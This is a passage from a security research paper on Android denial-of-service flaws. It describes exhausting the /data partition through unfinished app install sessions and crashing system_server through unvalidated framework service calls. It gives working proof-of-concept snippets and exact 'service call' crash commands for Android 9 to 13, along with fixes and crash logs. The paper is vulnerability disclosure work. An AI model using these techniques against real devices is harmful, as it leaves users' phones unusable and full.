The path to the active app install session has the following format: /data/app/vmdl<int>.tmp (e.g., /data/app/vmdl286106630.tmp). The client app can declare a size for the APK file for the app install session using the android.content.pm.PackageInstaller.Session.openWrite(String, long, long) API, as indicated by the third parameter. According to the official documentation, the third parameter (a long data type) represents the "total size of the file being written, used to preallocate the underlying disk space, or -1 if unknown. The system may clear various caches as needed to allocate this space."[23] As shown in Listing 15, the usage of the Session.openWrite(String, long, long) API from Listing 14 uses a value of -1 for the third argument to indicate that the file size of the APK file is unknown.

```
OutputStream packageInSession = session.openWrite("package", 0, -1);
```

Listing 15. Declaring size of the disk space needed for the APK in the app install session.

Instead of using a value of -1 for the third argument to the Session.openWrite(String, long, long) API, the caller can provide a known, concrete value. When the Session.openWrite(String, long, long) API is used properly, this value will correspond to the size in bytes of the APK file for the app install session. The system does not appear to enforce any sensible upper limit on the size of the APK file corresponding to the third argument in the Session.openWrite(String, long, long) API. In our PoC code, we start out using a long constant value of java.lang.Long.MAX_VALUE which has a value of 9,223,372,036,854,775,807 bytes for the app install session. This request will inevitably lead to a java.io.IOException being thrown (later shown in Listing 18) which the PoC code will catch and use a regular expression to parse out the remaining bytes of disk space on the /data partition provided in the stack trace and create an install session that uses 95% of this value which indicates the number of free bytes remaining. This action is performed iteratively and the PoC code will try to use the same size it successfully used previously to create an app install session (which will throw another IOException since this much space is not longer available) and it will parse out the free space remaining and then request an install session that is 95% of the remaining size, until no space on the /data partition is available. This process continues iteratively until there is no disk space remaining.

The memory requested for the app install session is allocated during the call to the Session.openWrite(String, long, long) API. Once the disk space is allocated, the client app does not need to write any data to the underlying disk, allowing the app to quickly request another chunk of disk space to be allocated. When this behavior is repeated over and over using a size that is 95% of available disk space, this allows an app to quickly take up all storage space on the /data partition which contains large memory allocations for the active app install sessions, which are not actually used for installing apps.

Apps without the android.permission.INSTALL_PACKAGES permission are limited to 50 simultaneous app install sessions, but due to the large amount of space that can be taken for a single app install session (e.g., more than 40 GBs), it is more than enough.[24] When an app install session fails due to a lack of available disk space for the requested size, the app install session is abandoned using the android.content.pm.PackageInstaller.Session.abandon() API and does not count toward the per-app limit of 50 simultaneous app install sessions.[25] Listing 16 shows the output of the df -h command showing that this technique exhausts almost all available disk space on /data when a malicious app creates numerous app install sessions. The system reserves around 500MB to 900MB as shown in Listing 16 that displays the filtered output of an ADB command to show the available disk space.

```
$ adb shell -n 'df -h'
Filesystem Size Used Avail Use% Mounted on
.
/dev/block/dm-8 52G 51G 493M 100% /data
.
...
```

22 https://android.googlesource.com/platform/development/+/android-s-beta-5/samples/ApiDemos/README.txt

23 https://developer.android.com/reference/android/content/pm/PackageInstaller.Session#openWrite(java.lang.String,%20long,%20long)

24 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-5/services/core/java/com/android/server/pm/PackageInstallerService.java#132

25 https://developer.android.com/reference/android/content/pm/PackageInstaller.Session#abandon()

Listing 16. Output of the df -h command executed prior to causing a system crash.

To reclaim the remaining 500MB to 900MB that is reserved, the attacking app can create the conditions to cause a system crash. There are various methods to cause a system crash that rely on inadequate exception handling and input validation at runtime, such as those provided in Section 4.1. Listing 17 shows a concrete example to quickly cause a system crash on a Pixel 3 device running Android 12 that relies on a missing app component. The resulting stack trace from the system crash resulting from executing the code in Listing 17 is provided in Appendix A.

```
Intent intent = new Intent("yolo");
intent.setClassName("com.android.server.telecom", "com.android.server.telecom.components.BluetoothPhoneService");
startService(intent);
```

Listing 17. Source code to cause a system crash on a Pixel 3 device running Android 12.

After a system crash has occurred, the remaining storage can be occupied using app install sessions, as well as being occupied by other running processes that use disk space. The app must request the android.permission.RECEIVE_BOOT_COMPLETED permission so that it receives the android.intent.action.BOOT_COMPLETED broadcast action in its broadcast receiver app component shortly after the system boots. Listing 18 shows the attacking app encountering an exception when trying to create an app install session that is only a single byte in size. The lack of any available disk space on the /data partition creates serious issues since processes might not expect that the available disk space has been completely exhausted.

```
W System.err: java.io.IOException: Failed to allocate 1 because only 0 allocatable
W System.err:   at java.lang.reflect.Constructor.newInstance0(Native Method)
W System.err:   at java.lang.reflect.Constructor.newInstance(Constructor.java:343)
W System.err:   at android.os.ParcelableException.readFromParcel(ParcelableException.java:56)
W System.err:   at android.os.ParcelableException$1.createFromParcel(ParcelableException.java:82)
W System.err:   at android.os.ParcelableException$1.createFromParcel(ParcelableException.java:79)
W System.err:   at android.os.Parcel.readParcelable(Parcel.java:3326)
W System.err:   at android.os.Parcel.createExceptionOrNull(Parcel.java:2413)
W System.err:   at android.os.Parcel.createException(Parcel.java:2402)
W System.err:   at android.os.Parcel.readException(Parcel.java:2385)
W System.err:   at android.os.Parcel.readException(Parcel.java:2327)
W System.err:   at android.content.pm.IPackageInstallerSession$Stub$Proxy.openWrite(IPackageInstallerSession.java:579)
W System.err:   at android.content.pm.PackageInstaller$Session.openWrite(PackageInstaller.java:1029)
W System.err:   at com.kryptowire.fillitup.FILService.creatAppInstallSession(FILService.java:879)
W System.err:   at com.kryptowire.fillitup.FILService.fillItUP(FILService.java:448)
W System.err:   at com.kryptowire.fillitup.FILService$4.run(FILService.java:400)
W System.err:   at java.lang.Thread.run(Thread.java:920)
W System.err: Caused by: android.os.RemoteException: Remote stack trace:
W System.err:   at android.util.ExceptionUtils.wrap(ExceptionUtils.java:34)
W System.err:   at com.android.server.pm.PackageInstallerSession.openWrite(PackageInstallerSession.java:1456)
W System.err:   at android.content.pm.IPackageInstallerSession$Stub.onTransact(IPackageInstallerSession.java:269)
W System.err:   at android.os.Binder.execTransactInternal(Binder.java:1179)
W System.err:   at android.os.Binder.execTransact(Binder.java:1143)
```

Listing 18. Failing to allocate a single byte for an app install session.

When disk space on the /data partition is completely exhausted, this may cause processes to crash due to the inability to flush the contents of file buffers to disk. Various stack traces showing fatal exceptions from the logcat logs from apps crashing due to no disk space available are provided in Appendix B. After the malicious app has exhausted all of the disk space on the /data partition, the user can reboot the device in an attempt to recover. After the boot process completes, the system is able to reclaim some memory. During our testing, the Pixel 3 running Android 12, reclaims around 500MB to 900MB after a reboot, although the attacking app can cause a system crash at will to occupy the remaining space on the /data partition in addition to storage-hungry apps that are also executing, as shown in Listing 19. The primary PoC source code involved in monopolizing disk space in a loop until it is exhausted is provided in Appendix C.

```
$ adb shell -n 'df -h'
Filesystem Size Used Avail Use% Mounted on
. . .
/dev/block/dm-8 52G 52G 0 100% /data
...
```

Listing 19. Output of the df -h command showing there is no memory left on the /data partition.

When there is no disk space left on the /data partition, the Android system will not be able to determine that the culprit behind the disk space exhaustion is a third-party app abusing the app install session feature. Figure 1 shows a screenshot of the 'Storage' menu in the default Settings app on a Pixel 3 running Android 12. When the user clicks on the 'System' button in Figure 1, a dialog box pops up that states "System includes files used to run Android version 12." This leaves the user little recourse to reclaim the wasted disk space as the Android system itself believes it is the one that is bloated, although the user can uninstall apps and delete photos and videos.



Figure 1. The Storage menu from the Settings app displaying that the system itself is taking up all the disk space.

Even if the malicious app is uninstalled, the system will not immediately reclaim the disk space from the app install sessions even if the device is rebooted so that the Android Framework examines the active app install sessions. The conditions that must be simultaneously met for the app install sessions to be removed are: (1) the offending app is uninstalled, (2) 72 hours have passed from when the offending app created the app install sessions, and (3) the device is rebooted or there is a system crash which triggers the cleanup routines of active app install sessions by the system. As long as the malicious app remains installed, it can periodically abandon the app install sessions and quickly recreate them to avoid being subject to time-based removal. The list of active app install sessions can be observed via the output of the adb shell dumpsys package ADB command that is shown in Listing 20.

```
$ adb shell dumpsys package
...
Active install sessions:
  Session 1188555623:
    userId=0 mOriginalInstallerUid=10259 mOriginalInstallerPackageName=com.kryptowire.fillitup
    installerPackageName=com.kryptowire.fillitup installInitiatingPackageName=com.kryptowire.fillitup
    installOriginatingPackageName=null mInstallerUid=10259 createdMillis=1627088673017 updatedMillis=1627088673017
    committedMillis=0 stageDir=/data/app/vmdl1188555623.tmp stageCid=null
    mode=1 installFlags=0x400012 installLocation=1 installReason=0 installScenario=0 sizeBytes=-1 appPackageName=null
    appIcon=false appLabel=null originatingUri=null originatingUid=-1 referrerUri=null abiOverride=null
    volumeUuid=null grantedRuntimePermissions=null whitelistedRestrictedPermissions=null autoRevokePermissions=3
    installerPackageName=null isMultiPackage=false isStaged=false forceQueryable=false requireUserAction=UNSPECIFIED
    requiredInstalledVersionCode=-1 dataLoaderParams=null rollbackDataPolicy=0
    mClientProgress=0.0 mProgress=0.0 mCommitted=false mSealed=false mPermissionsManuallyAccepted=false
    mRelinquished=false mDestroyed=false mFds=0 mBridges=1 mFinalStatus=0 mFinalMessage=null
    params.isMultiPackage=false params.isStaged=false mParentSessionId=-1 mChildSessionIds=[]
    mStagedSessionApplied=false mStagedSessionFailed=false mStagedSessionReady=false mStagedSessionErrorCode=0
    mStagedSessionErrorMessage=
...
```

Listing 20. ADB command to view the active app install sessions.

The Android Framework understands that the malicious app, with a package of com.kryptowire.fillitup in this document, has active app install sessions, but it does not remove them to reclaim the space even the active app install sessions do not have actual underlying APK files and are simply wasted space. The primary reason for this behavior is that the android.content.pm.PackageInstaller.Session.commit(android.content.IntentSender) API is omitted from the workflow by the com.kryptowire.fillitup app when creating app install sessions. The Session.commit(android.content.IntentSender) API will internally invoke the com.android.server.pm.PackageInstallerSession.validateApkInstallLocked() API through some intermediary calls.[26] The PackageInstallerSession.validateApkInstallLocked() API will throw a com.android.server.pm.PackageManagerException since the app install session file it tries to parse as an APK that does not contain an underlying APK file. This exception will propagate up to and be caught by the PackageInstallerSession.handleStreamValidateAndCommit() API that invoked it.[27] The failure to parse the underlying APK results in the destruction of the active app install session via a call to the PackageInstallerSession.onSessionVerificationFailure(PackageManagerException) API. This API invokes the PackageInstallerSession.onSessionVerificationFailure(int, PackageManagerException) API which invokes the PackageInstallerSession.destroyInternal() API to destroy the app install session. Since the android.content.pm.PackageInstaller.Session.commit(android.content.IntentSender) API is omitted in our approach, the destruction of the underlying app install session does not occur since the underlying file is never checked to see if it is truly a valid APK file.

26 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-5/services/core/java/com/android/server/pm/PackageInstallerSession.java#2032

27 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-5/services/core/java/com/android/server/pm/PackageInstallerSession.java#1175

The PackageInstallerSession.destroyInternal() API will move an app install session from being active to being historical (i.e., not active but existing solely for accounting purposes). Listing 21 shows an app install session where the Session.commit(android.content.IntentSender) API was invoked which causes the underlying file for the app install session to be checked for validity, where the mFinalMessage field indicates the result. The mFinalMessage instance field (highlighted in Listing 21) shows that the app install session failed to be validated since nothing was actually written to the app install session.

```
Historical install sessions:
  Session 1855746502:
  userId=0 mOriginalInstallerUid=10259 mOriginalInstallerPackageName=com.kryptowire.fillitup installerPackageName=com.
  kryptowire.fillitup installInitiatingPackageName=com.kryptowire.fillitup installOriginatingPackageName=null mInstallerUid=
  10259 createdMillis=1627331514902 updatedMillis=1627331514902 committedMillis=0 stageDir=/data/app/vmdl1855746502.tmp
  stageCid=null
  mode=1 installFlags=0x400012 installLocation=1 installReason=0 installScenario=0 sizeBytes=-1 appPackageName=null
  appIcon=false appLabel=null originatingUri=null originatingUid=-1 referrerUri=null abiOverride=null volumeUuid=null gr
  antedRuntimePermissions=null whitelistedRestrictedPermissions=null autoRevokePermissions=3 installerPackageName=null i
  sMultiPackage=false isStaged=false forceQueryable=false requireUserAction=UNSPECIFIED requiredInstalledVersionCode=-1
  dataLoaderParams=null rollbackDataPolicy=0
  mClientProgress=0.0 mProgress=0.0 mCommitted=false mSealed=true mPermissionsManuallyAccepted=false mRelinquished=f
  alse mDestroyed=true mFds=0 mBridges=1 mFinalStatus=-100 mFinalMessage=Failed to parse /data/app/vmdl1855746502.tmp/ba
  se.apk: Failed to load asset path /data/app/vmdl1855746502.tmp/base.apk params.isMultiPackage=false params.isStaged=fa
  lse mParentSessionId=-1 mChildSessionIds=[] mStagedSessionApplied=false mStagedSessionFailed=false mStagedSessionReady
  =false mStagedSessionErrorCode=0 mStagedSessionErrorMessage=
```

Listing 21. App install session where Session.commit(android.content.IntentSender) API was invoked and the underlying file for the install session was not a valid APK file.

The com.android.server.pm.PackageInstallerService.systemReady() method is invoked when the device is rebooted or there is a system crash. The PackageInstallerService.systemReady() method provides a generic fallback defense mechanism in that it clears all active app installs that have lingered for more than 3 days when the device has been rebooted or encountered a system crash.[28] The PackageInstallerService.systemReady() method invokes both the PackageInstallerService.reconcileStagesLocked(String) method and the PackageInstallerService.readSessionsLocked() method. As long as the malicious app is installed, it can abandon all active install sessions and then quickly create them again to take up the memory. If the malicious app takes account of the creation timestamp of the active install sessions, then it can "refresh" them, by abandoning and recreating them, so that they will not be automatically removed after three days even when a system crash or reboot occurs. If the malicious app is uninstalled, then the lingering active install sessions will be removed once they have existed for at least 72 hours and a reboot or system crash occurs which triggers the cleanup routines that take the "age" of an app install session into account when being considered for deletion.

3.2. Resolution

We suggest a more aggressive purging of the lingering app install sessions. As long as the user does not reboot their phone or encounter a system crash, the cleanup routines for the app install sessions will not execute. In addition, some reasonable constraints for the size of an active app install session would make sense. Third-party apps are limited to 50 active app install sessions. Reducing the size would limit a third-party app's ability to take an extensive amount of space on the /data partition. Despite being reported on Sep 15, 2021, the issue still has a status of "Assigned" and is still outstanding as of July 23, 2022. Therefore, we do not know for sure how Google will fix the vulnerability.

4.0. Attack #3 - Faulty Input Handling in Android Framework Services

Various instances of faulty input handling reside in Android Framework services within AOSP code occurring in Android version 9 through Android 13 (Tiramisu) Beta 1. These instances of faulty input handling in exposed interface methods of Android Framework services allow a local app with zero-permissions to cause a user-space system crash by invoking a single function without any parameters, generally resulting in a null pointer dereference. An uncaught error occurring with an Android Framework service causes the user-space Android Framework to be restarted. This causes all apps to crash and prevents the user from meaningfully using the Android device for a short period of time. A local app can start at system startup to repeatedly cause a user-space system crash to mount a local DoS attack.

4.1. Vulnerability Technical Details

Much of the Android Framework executes as back-end services within the system_server process. The Android Framework provides various APIs that client apps use by invoking interface methods intentionally exposed by the back-end services. If an uncaught exception occurs when the Android Framework is processing a request from a client, it will propagate through the call stack until it reaches the default uncaught thread handler. As with apps, the default behavior for an uncaught

28 https://android.googlesource.com/platform/frameworks/base/+/refs/tags/android-s-beta-5/services/core/java/com/android/server/pm/PackageInstallerService.java#362

exception is for the process to obtain its own process ID (PID) and then to send the SIGKILL signal to its own PID[29]. When the system_server process terminates, the init process receives the SIGCHLD signal and then restarts the system_server process which starts the services of the Android Framework. As a result of the system_server process crashing, all executing apps also crash. After the Android Framework reinitializes and restarts, apps can execute again.

A common cause for app crashes and system crashes is a NullPointerException which is the result of invoking an instance method on a null object. Incomplete input handling of parameters in the app components entry points and Android Framework interface methods can result in occurrences of NullPointerException and thus process crashes and system crashes. An app can repeatedly cause system crashes via invoking Android Framework service methods with incomplete input handling to perform a local DoS attack.

We tested various recent Android versions (i.e., Android 9 to Android 13 Beta 1) on an Android Pixel 3 device and the official Android emulator (only for Android 13 Beta 1) examining exposed interface methods of Android Framework services that have incomplete input handling. The identified system crashes were tested on seperate Android vendor devices using the same Android Framework service name and function number to determine if the system crash is the result of faulty input handling in AOSP code. If the Android vendor modifies the corresponding Android Interface Definition Language (AIDL) file for the target interface (e.g., by adding additional custom functions) then this can modify the mapping of function number to underlying method. Therefore, on some vendors, the actual function number may differ slightly that one observed in AOSP code. Nonetheless, all identified instances of system crashes were reproducible in Android vendor devices except one (i.e., "service call input 9" on Android 12) which was only tested on one Android vendor device).

The testing was limited to recent Android versions (i.e., Android 9 to Android 13 Beta 1), although there are likely similar issues in the earlier versions of Android (i.e., Android 8.1 and below) which we did not test. For each Android major version tested, we provide the Android Framework service name, function number, method/function name corresponding to the function number, and AIDL class name. In addition, we have provided links to the AOSP source code files for the interface method that corresponds to the function number and also the AIDL class. Appendix D contains the stack traces from the Pixel 3 Android devices running versions Android 9 to 12 and also the standard Android Software Development Kit (SDK) emulator running Android 13 Beta 1.

The tables below were tested using a zero-permission Android app. The "command" column of the table contains a command that was executed using the standard java.lang.Runtime.exec(String[])java.lang.Process API. For example, the "service call connectivity 77" command can be executed using the source code snippet below, shown in Listing 22, which will cause a user-space system crash on Android 12 and Android 13 Beta 1 since it is invoked without any parameters which are expected, but not validated at runtime, by the received process.

```
Runtime.getRuntime().exec(new String[]{"service", "call", "connectivity", "77"});
```

Listing 22. Single Java statement that will crash Android 12 and Android 13 Beta 1 builds.

Android 13 (Tiramisu) Beta 1

The following system crashes were tested on the standard Android SDK emulator running Android 13 Beta 1 version having a build fingerprint of google/sdk_gphone64_x86_64/emulator64_x86_64_arm64:Tiramisu/TPP1.220114.015/8154282:userdebug/dev-keys. Android 13 is not officially out yet, so we were unable to test it on additional devices.

Command	Interface Method	Interface AIDL
service call connectivity 77	com.android.server.ConnectivityService.unofferNetwork(android.net.INetworkOfferCallback)void	android.net.IConnectivityManager
service call texttospeech 1	android.speech.tts.TextToSpeechService.createSession(java.lang.String, android.speech.tts.ITextToSpeechSessionCallback)void	android.speech.tts.ITextToSpeechManager
service call uimode 1	com.android.server.UiModeManagerService.enableCarMode(int, int, java.lang.String)void	android.app.IUiModeManager

29 https://android.googlesource.com/platform/frameworks/base/+/master/core/java/com/android/internal/os/RuntimeInit.java

Android 12

The following system crashes were tested on an Android 12 Pixel 3 device with a build fingerprint of google/blueline/blueline:12/SP1A.210812.016.C1/8029091:user/release-keys. All system crashes were reproducible on an Android 12 Samsung S21 Ultra 5G Android device with a build fingerprint of samsung/p3quew/p3q:12/SP1A.210812.016/G998U1UEU4BUKF:user/release-keys except the "service call input 9" command.

Command	Interface Method	Interface AIDL
service call connectivity 77	android.net.ConnectivityManager.unofferNetwork(android.net.INetworkOfferCallback)void	android.net.IConnectivityManager
service call input 9	com.android.server.input.InputManagerService.verifyInputEvent(android.view.InputEvent)android.view.VerifiedInputEvent	android.hardware.input.IInputManager
service call textto-speech 1	android.speech.tts.TextToSpeechService.createSession(java.lang.String, android.speech.tts.ITextToSpeechSessionCallback)void	android.speech.tts.ITextToSpeechManager
service call uimode 1	com.android.server.UiModeManagerService.enableCarMode(int, int, java.lang.String)void	android.app.IUiModeManager

Android 11

The following system crashes were tested on an Android 11 Pixel 3 device with a build fingerprint of google/blueline/blueline:11/RP1A.200720.009/6720564:user/release-keys. All system crashes were reproducible on an Android 11 Crosscall Core-X5 device with a build fingerprint of Crosscall/L771/L771:11/RKQ1.210614.002/L771.2.1:user/release-keys.

Command	Interface Method	Interface AIDL
service call connectivity 87	com.android.server.ConnectivityService.unregisterConnectivityDiagnosticsCallback(android.net.IConnectivityDiagnosticsCallback)void	android.net.IConnectivityManager
service call input 9	com.android.server.input.InputManagerService.verifyInputEvent(android.view.InputEvent)android.view.VerifiedInputEvent	android.hardware.input.IInputManager
service call uimode 1	com.android.server.UiModeManagerService.enableCarMode(int, int, java.lang.String)void	android.app.IUiModeManager

Android 10

The following system crashes were tested on an Android 10 Pixel 3 device with a build fingerprint of google/blueline/blueline:10/QP1A.190711.019/5790879:user/release-keys. All system crashes were reproducible on an Android 10 ZTE Blade L210 device with a build fingerprint of ZTE/P731F50/P731F50:10/QP1A.190711.020/20210319.113752:user/release-keys.

Command	Interface Method	Interface AIDL
service call fingerprint 17	android.hardware.fingerprint.FingerprintManager.addLockoutResetCallback(android.hardware.biometrics.IBiometricServiceLockoutResetCallback)void	android.hardware.fingerprint.IFingerprintService
service call sensorservice 5	sensor.ISensorServer.createSensorDirectConnection(const String16&, uint32_t, int32_t, int32_t, const native_handle_t *)	android.gui.SensorServer

Android 9

The following system crashes were tested on an Android 9 Pixel 3 device with a build fingerprint of google/blueline/blueline:9/PD1A.180720.030/4972053:user/release-keys. All system crashes were reproducible on an Android 9 Oppo Reno 2 device with a build fingerprint of OPPO/CPH1907EEA/OP4B83L1:9/PKQ1.190630.001/1568003756:user/release-keys.

Command	Interface Method	Interface AIDL
service call fingerprint 14	android.hardware.fingerprint.FingerprintManager.addLockoutResetCallback(android.hardware.fingerprint.IFingerprintServiceLockoutResetCallback)void	android.hardware.fingerprint.IFingerprintService
service call sensorservice 5	sensor.ISensorServer.createSensorDirectConnection(const String16&, uint32_t, int32_t, int32_t, const native_handle_t *)	android.gui.SensorServer

4.2. Resolution

For the Android Framework services executing within the system_server process, they should perform stringent input checking on incoming requests at interface method boundaries. The Android Framework should not assume that any request is guaranteed to contain the necessary data that it expects. A check should be made first to determine if all of the values it expects are indeed present and valid. This should allow the Android Framework services to avoid encountering a null pointer dereference close to the interface method boundary that temporarily makes the device unavailable to the user. Google has declared that these issues are infeasible to fix.

5.0. Conclusion

Google develops and maintains the core Android code (i.e., AOSP) that is "forked" and extended by the Android vendors. Flaws residing in AOSP code are inherited by the Android vendors, greatly increasing the breadth compared to a flaw solely residing in Android vendor code. This research shows that even banal features of the Android OS can be abused by an unprivileged third-party app to induce an undesirable state on the overall system. We have provided examples of vulnerabilities we discovered in AOSP code and explained the circumstances in which the vulnerabilities manifested in detail, aiding bug hunters and system developers to make Android more secure.

Appendix A. System Crash Occurring Due to Missing App Component in Android 12 on the Pixel 3.

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.RuntimeException: Unable to create service com.android.server.telecom.components.BluetoothPhoneService: java.lang.ClassNotFoundException: Didn't find class "com.android.server.telecom.components.BluetoothPhoneService" on path: DexPathList[[zip file "/system/priv-app/Telecom/Telecom.apk"],nativeLibraryDirectories=[/system/priv-app/Telecom/lib/arm64, /system/lib64, /system_ext/lib64, /product/lib64, /system/lib64, /system_ext/lib64, /product/lib64]]
E AndroidRuntime:   at android.app.ActivityThread.handleCreateService(ActivityThread.java:4493)
E AndroidRuntime:   at android.app.ActivityThread.access$1600(ActivityThread.java:247)
E AndroidRuntime:   at android.app.ActivityThread$H.handleMessage(ActivityThread.java:2065)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:903)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:610)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:981)
E AndroidRuntime: Caused by: java.lang.ClassNotFoundException: Didn't find class "com.android.server.telecom.components.BluetoothPhoneService" on path: DexPathList[[zip file "/system/priv-app/Telecom/Telecom.apk"],nativeLibraryDirectories=[/system/priv-app/Telecom/lib/arm64, /system/lib64, /system_ext/lib64, /product/lib64, /system/lib64, /system_ext/lib64, /product/lib64]]
E AndroidRuntime:   at dalvik.system.BaseDexClassLoader.findClass(BaseDexClassLoader.java:218)
E AndroidRuntime:   at java.lang.ClassLoader.loadClass(ClassLoader.java:379)
E AndroidRuntime:   at java.lang.ClassLoader.loadClass(ClassLoader.java:312)
E AndroidRuntime:   at android.app.AppComponentFactory.instantiateService(AppComponentFactory.java:129)
E AndroidRuntime:   at androidx.core.app.CoreComponentFactory.instantiateService(CoreComponentFactory.java:75)
E AndroidRuntime:   at android.app.ActivityThread.handleCreateService(ActivityThread.java:4462)
E AndroidRuntime:   ... 10 more
```

Appendix B. Various Apps Crashing Due to Disk Space Exhaustion.

```
E DeviceDoctorHandler: FATAL EXCEPTION: main
E DeviceDoctorHandler: Process: com.google.android.gms, PID: 16862
E DeviceDoctorHandler: java.lang.RuntimeException: Unable to create service com.google.android.gms.backup.component.D2dTransportService: ouv: Cannot create temp dir
E DeviceDoctorHandler:  at android.app.ActivityThread.handleCreateService(ActivityThread.java:4465)
E DeviceDoctorHandler:  at android.app.ActivityThread.access$1500(ActivityThread.java:247)
E DeviceDoctorHandler:  at android.app.ActivityThread$H.handleMessage(ActivityThread.java:2055)
E DeviceDoctorHandler:  at android.os.Handler.dispatchMessage(Handler.java:106)
E DeviceDoctorHandler:  at android.os.Looper.loopOnce(Looper.java:201)
E DeviceDoctorHandler:  at android.os.Looper.loop(Looper.java:288)
E DeviceDoctorHandler:  at android.app.ActivityThread.main(ActivityThread.java:7796)
E DeviceDoctorHandler:  at java.lang.reflect.Method.invoke(Native Method)
E DeviceDoctorHandler:  at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E DeviceDoctorHandler:  at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:974)
E DeviceDoctorHandler: Caused by: ouv: Cannot create temp dir
E DeviceDoctorHandler:  at ouw.c(:com.google.android.gms@211813054@21.18.13 (190408-372167979):4)
E DeviceDoctorHandler:  at ouw.b(:com.google.android.gms@211813054@21.18.13 (190408-372167979):0)
E DeviceDoctorHandler:  at ouw.a(:com.google.android.gms@211813054@21.18.13 (190408-372167979):0)
E DeviceDoctorHandler:  at oup.a(:com.google.android.gms@211813054@21.18.13 (190408-372167979):0)
E DeviceDoctorHandler:  at oup.<init>(:com.google.android.gms@211813054@21.18.13 (190408-372167979):0)
E DeviceDoctorHandler:  at oyp.<init>(:com.google.android.gms@211813054@21.18.13 (190408-372167979):2)
E DeviceDoctorHandler:  at com.google.android.gms.backup.d2d.component.D2dTransportChimeraService.onCreate(:com.google.android.gms@211813054@21.18.13 (190408-372167979):0)
E DeviceDoctorHandler:  at eik.onCreate(:com.google.android.gms@211813054@21.18.13 (190408-372167979):1)
E DeviceDoctorHandler:  at rqj.onCreate(:com.google.android.gms@211813054@21.18.13 (190408-372167979):4)
E DeviceDoctorHandler:  at android.app.ActivityThread.handleCreateService(ActivityThread.java:4452)
E DeviceDoctorHandler:  ... 9 more
```

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.RuntimeException: Failed to boot service com.android.server.trust.TrustManagerService: onBootPhase threw an exception during phase 500E AndroidRuntime:   at
com.android.server.SystemServiceManager.startBootPhase(SystemServiceManager.java:238)
E AndroidRuntime:   at com.android.server.SystemServer.startOtherServices(SystemServer.java:2530)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:859)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:590)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:952)
E AndroidRuntime: Caused by: java.lang.NullPointerException: Attempt to invoke interface method 'void com.android.internal.widget.ILockSettings.registerStrongAuthTracker(android.app.trust.
IStrongAuthTracker)' on a null object reference
E AndroidRuntime:   at com.android.internal.widget.LockPatternUtils.registerStrongAuthTracker(LockPatternUtils.java:1232)
E AndroidRuntime:   at com.android.server.trust.TrustManagerService.onBootPhase(TrustManagerService.java:217)
E AndroidRuntime:   at com.android.server.SystemServiceManager.startBootPhase(SystemServiceManager.java:235)
E AndroidRuntime:   ... 6 more
```

```
E AndroidRuntime: FATAL EXCEPTION: EABServiceHandler
E AndroidRuntime: Process: com.android.ims.rcsservice, PID: 12015
E AndroidRuntime: android.database.sqlite.SQLiteException: unable to open database file (code 14 SQLITE_CANTOPEN): , while compiling: PRAGMA journal_mode
E AndroidRuntime:   at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:186)
E AndroidRuntime:   at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:142)
E AndroidRuntime:   at android.content.ContentProviderProxy.query(ContentProviderNative.java:481)
E AndroidRuntime:   at android.content.ContentResolver.query(ContentResolver.java:1219)
E AndroidRuntime:   at android.content.ContentResolver.query(ContentResolver.java:1151)
E AndroidRuntime:   at android.content.ContentResolver.query(ContentResolver.java:1107)
E AndroidRuntime:   at com.android.service.ims.presence.EABService.checkForDeletedContact(EABService.java:719)
E AndroidRuntime:   at com.android.service.ims.presence.EABService.validateAndSyncFromContactsDb(EABService.java:356)
E AndroidRuntime:   at com.android.service.ims.presence.EABService.ensureInitDone(EABService.java:373)
E AndroidRuntime:   at com.android.service.ims.presence.EABService.access$200(EABService.java:59)
E AndroidRuntime:   at com.android.service.ims.presence.EABService$ServiceHandler.handleMessage(EABService.java:325)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at android.os.HandlerThread.run(HandlerThread.java:67)
```

```
E AndroidRuntime: FATAL EXCEPTION: BluetoothDatabaseManager
E AndroidRuntime: Process: com.android.bluetooth, PID: 5480
E AndroidRuntime: android.database.sqlite.SQLiteDiskIOException: disk I/O error (code 4874 SQLITE_IOERR_SHMSIZE): , while compiling: PRAGMA journal_mode
E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.nativePrepareStatement(Native Method)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.acquirePreparedStatement(SQLiteConnection.java:1047)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.executeForString(SQLiteConnection.java:790)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.setJournalMode(SQLiteConnection.java:407)
